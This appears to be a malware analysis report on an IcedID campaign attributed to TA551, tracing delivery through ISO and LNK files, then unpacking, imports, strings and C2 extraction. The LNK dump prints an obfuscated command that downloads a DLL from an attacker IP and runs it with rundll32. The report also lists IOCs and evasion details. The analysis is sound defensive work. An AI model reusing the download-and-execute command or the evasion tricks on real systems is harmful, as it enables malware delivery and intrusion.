
Monster Libra (TA551) Threat Group Using IcedID Malware to Load and Execute Cobalt Strike on Corporate Networks

Presented by the Malware Research Team

Monster Libra (TA551) Threat Group Using IcedID Malware to Load and Execute Cobalt Strike on Corporate Networks




Executive Summary

- Monster Libra, also known as TA551, is an email-based malware distribution campaign that often targets English-speaking victims. This campaign has exclusively pushed IcedID malware.
- Ransomware actors used IcedID Banking Trojan to deploy a second stage malware like Cobalt Strike for gaining initial footholds on the victim networks, but with more flexibility during post exploitation steps due to the nature of Cobalt Strike.
- The delivery method of IcedID malware is usually via Spear Phishing emails that contain a malicious link, or a macro enabled office document to execute the IcedID through a user clicking.
- In this report, we covered detailed malware analysis of the newest IcedID malware campaign, and we believe that Monster Libra (TA551) Threat Group was behind this new attack.
- IcedID Malware downloaded and executed on the victim network via a shortcut (LNK) file inside an ISO image. After users click on the LNK file that was decoyed itself as PNG icon, it uses curl.exe to download the IcedID DLL from a remote IP and rundll32.exe to execute the DLL on the victim device.

Technical Analysis

Execution Flow of New Monster Libra Campaign With IcedID




Encrypted ZIP Folder Contains Malicious ISO Image

According to our research, Monster Libra (TA551) Threat Group sends spear phishing emails to infect victim devices. Phishing emails contain an Encrypted ZIP folder that has a single ISO image inside it.

If a victim user clicks on the ISO image, it will be mounted on the device for the second stage of the attack, because the mounted ISO image contains a malicious file. This technique is on the rise amongst other threat actors such as Emotet and Qakbot.

IcedID DLL Downloader Through a Decoy Malicious LNK File

At the second stage of the attack, the Monster Libra (TA551) Threat Actors relay on a phishing technique by a malicious LNK file that was decoyed as PNG icon. If the victim user clicks on this specially crafted LNK file, it will execute curl.exe to download the IcedID Malware and drop it under the %TEMP% directory.



After successfully downloading the malware from 138.124.183[.]50 IP address, now it will load the dropped DLL file via rundll32.exe to execute the malware on the victim device.

```
Source file: C:\Users\RE\Desktop\file-130722.9872.png.lnk
  Source created:  2022-08-26 17:30:13
  Source modified: 2022-08-22 00:57:28
  Source accessed: 2022-08-26 17:30:53

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size: 0
  Flags: HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon
  File attributes: 0
  Icon index: 1
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Arguments: /c "start 2YFRUxV1.png && c^u^rl ""http://138.124.183.52/zazaz/poJvYMKG2T4IG3FTaI3C61d9kqrjaTG4jQ~~/Y9KL4c43P
_KjnBiEEcDDqtfX-bmhiyLj8g~~/"" -o %temp%\9jXqQZQh.dll && start r^un^dl^l3^2 %temp%\9jXqQZQh.d^l^l, #1"
Icon Location: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll

--- Extra blocks information ---

>> Environment variable data block
   Environment variables: C:\Windows\System32\cmd.exe

>> Icon environment data block
   Icon path: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll
```

Malicious command triggered after the execution of LNK file


PNG Icon used for phishing

Analysis of Packed IcedID DLL

If we examine the downloaded IcedID DLL on disassembly, we can quickly identify that it was packed and highly obfuscated, to perform further analysis, we need to unpack the IcedID malware.

Name	Address	Ordinal
VyghdshuygtfyGHjsdbfkbhsguasjs	000000018000108D	1
AVG6Swj1UdTn5St2ubyYjvl4DuKuVW	0000000180019727	2
B88zJlep8FUCMHOOpEHGQ0rGnhnmRFs	0000000018001A3A7	3
BMzyvdAKBIpW6GYgN5Wr	0000000180017E64	4
DSWUuBZt6Qli3IP1GxC83Pb	000000018000F4FA	5
INwevGPHDsC70AI1MjLb28H91ohDSZk	0000000018001B05B	6
JYbhEAmfTrgrD6qSiGESHIPQ	00000001800090C9	7
McvINdewnVbVLpE0jOGGN4T1Kfxeu	000000018001596F	8
OkWuIUReGI5oMItwdxqdR	0000000018001BCB2	9
PkxBH7HkkCLLjmLp9	00000001800165F5	10
Qz1tQX7WK4hfDMS8nWxD6BfGrYAf7	000000018000AA51	11
UBPt79xRV3EjaSkbERC8tFk2qfhLXUD	0000000180012761	12
V9kH7W6irvyqy8KEK	0000000180013FF0	13
VMx7l2p2zMuQDQ1R	000000018000C383	14
Yyci5mgmfxMNczkbA22EfKb	0000000180014CED	15
aL6nnKNIrSTR2SFaKOISwi1STdMJF	000000018000B70E	16
dj23gbjZIK78s1F86iANrUWo8mZylz	0000000180018ACC	17
enN2TGeL6QwUJ7kk	0000000180011A87	18
jyloeDdmAek2BdjosSgGMjJjm	0000000180010E74	19
IXu7N1dcE1QQgLyc0W1EADiR	000000018000E8C4	20
nAcocceQcxxPXjJmUfREO	0000000180009D80	21
p1aw0jYjuq1jjtIljiRb2t5WT4xEd	0000000018001C97B	22
sU1nOf2jirgd7rziD	000000018000CFD4	23
tK0Qqxjj4r6VyczwuvQGa9YpfB1odT	00000001800101DF	24
utG316ZkmnOGoZe02f7gqIq	0000000018000DC18	25
vuCMkWIbKijirPVDv	00000001800133A8	26
yYKJEuDg2CcVrX0kSm	0000000180017217	27


Export tables of IcedID DLL.



Possible decryption routine.

Unpacking the IcedID DLL

In order to unpack the IcedID DLL, we can execute the DLL file via rundll32.exe under a debugger, we can set a breakpoint to ret address the VirtualAlloc() function to dump the unpacked binary in stack memory.




In the below picture, we can see the Encrypted blob inside Packed IcedID Malware, during the debugging it's being Decrypted and written into the memory via VirtualAlloc().

```
.tKSu:0000000180048000 ; Segment permissions: Read/Write
.tKSu:0000000180048000 _tKSu           segment para public 'DATA' use64
.tKSu:0000000180048000                 assume cs:_tKSu
.tKSu:0000000180048000                 ;org 180048000h
.tKSu:0000000180048000                 db  46h ; F
.tKSu:0000000180048001                 db  54h ; T
.tKSu:0000000180048002                 db  6Dh ; m
.tKSu:0000000180048003                 db  4Ch ; L
.tKSu:0000000180048004                 db  69h ; i
.tKSu:0000000180048005                 db  69h ; i
.tKSu:0000000180048006                 db  35h ; 5
.tKSu:0000000180048007                 db  45h ; E
.tKSu:0000000180048008                 db  73h ; s
.tKSu:0000000180048009                 db  4Bh ; K
.tKSu:000000018004800A                 db  59h ; Y
.tKSu:000000018004800B                 db  53h ; S
.tKSu:000000018004800C                 db  6Dh ; m
.tKSu:000000018004800D                 db  66h ; f
.tKSu:000000018004800E                 db  57h ; W
.tKSu:000000018004800F                 db  4Dh ; M
```

Analysis of Unpacked IcedID DLL

We can continue the analysis on Unpacked IcedID malware, this gives us more visibility about some of the functionality of the malware.

As a quick example, in the below picture, it's one of the Export Table called RunObject. If we carefully examine the disassembled binary, we can identify that during the execution of IcedID DLL it's waiting 1000 milliseconds via Sleep function to evade some Anti Malware detection.



IDA View-A | Hex View-1 | Structures | Enums | Imports


Address	Ordinal	Name	Library
0000000180004038		lstrlenW	KERNEL32
0000000180004040		VirtualProtect	KERNEL32
0000000180004048		VirtualAlloc	KERNEL32
0000000180004050		lstrcatA	KERNEL32
0000000180004058		lstrcpyA	KERNEL32
0000000180004060		GetTempPathA	KERNEL32
0000000180004068		CreateDirectoryA	KERNEL32
0000000180004070		LoadLibraryA	KERNEL32
0000000180004078		GetProcAddress	KERNEL32
0000000180004080		GetComputerNameExW	KERNEL32
0000000180004088		Sleep	KERNEL32
0000000180004090		ExitProcess	KERNEL32
0000000180004098		CreateThread	KERNEL32
00000001800040A0		HeapAlloc	KERNEL32
00000001800040A8		HeapFree	KERNEL32
00000001800040B0		GetProcessHeap	KERNEL32
00000001800040B8		HeapReAlloc	KERNEL32
00000001800040C0		WriteFile	KERNEL32
00000001800040C8		CloseHandle	KERNEL32
00000001800040D0		GetTickCount64	KERNEL32
00000001800040E0		SHGetFolderPathA	SHELL32
00000001800040F0		wsprintfW	USER32
0000000180004100		WinHttpCloseHandle	WINHTTP
0000000180004108		WinHttpOpen	WINHTTP
0000000180004110		WinHttpSendRequest	WINHTTP
0000000180004118		WinHttpConnect	WINHTTP
0000000180004120		WinHttpQueryHeaders	WINHTTP
0000000180004128		WinHttpReceiveResponse	WINHTTP
0000000180004130		WinHttpSetStatusCallback	WINHTTP
0000000180004138		WinHttpOpenRequest	WINHTTP
0000000180004140		WinHttpSetOption	WINHTTP
0000000180004148		WinHttpQueryDataAvailable	WINHTTP
0000000180004150		WinHttpReadData	WINHTTP
0000000180004160		memset	msvcrt

Import Address Table of Unpacked IcedID Malware.


Examined Strings can show us the command and control (C2) communication made over a HTTP Header called cookie and passed data is send it to attackers C2 server identified as “satisfyammyz[.]com”.

.r:00000001800...	00000006	C	error
.r:00000001800...	00000010	C (16...	; __io=
.r:00000001800...	0000000E	C (16...	; _ga=
.r:00000001800...	00000010	C	GetAdaptersInfo
.r:00000001800...	00000019	C	ZwQuerySystemInformation
.r:00000001800...	0000000E	C (16...	%016lX
.r:00000001800...	00000010	C (16...	; _gid=
.r:00000001800...	0000000E	C	RtlGetVersion
.r:00000001800...	00000011	C	0123456789ABCDEF
.r:00000001800...	0000000D	C	IPHLPAPI.DLL
.r:00000001800...	00000010	C	c:\\ProgramData\\
.r:00000001800...	0000000D	C	KERNEL32.DLL
.r:00000001800...	0000000C	C (16...	; _u=
.r:00000001800...	00000018	C (16...	Cookie: _s=
.r:00000001800...	0000000A	C	NTDLL.DLL
.r:00000001800...	00000020	C (16...	Cookie: __gads=
.r:00000001800...	00000010	C (16...	; _gat=
.d:0000000180...	00000005	C	`(wXW
.d:0000000180...	00000005	C	ok#(\r

During our analysis, we can confirm that config file of IcedID Malware has been stored as Encrypted:




URL of command-and-control server has been stored as Encrypted (XOR Algorithm) format inside the IcedID Malware, but we can extract the decrypted string during the debugging process.



Extracted C2 Server.

Communication through attackers C2 Server can be seen in below picture:

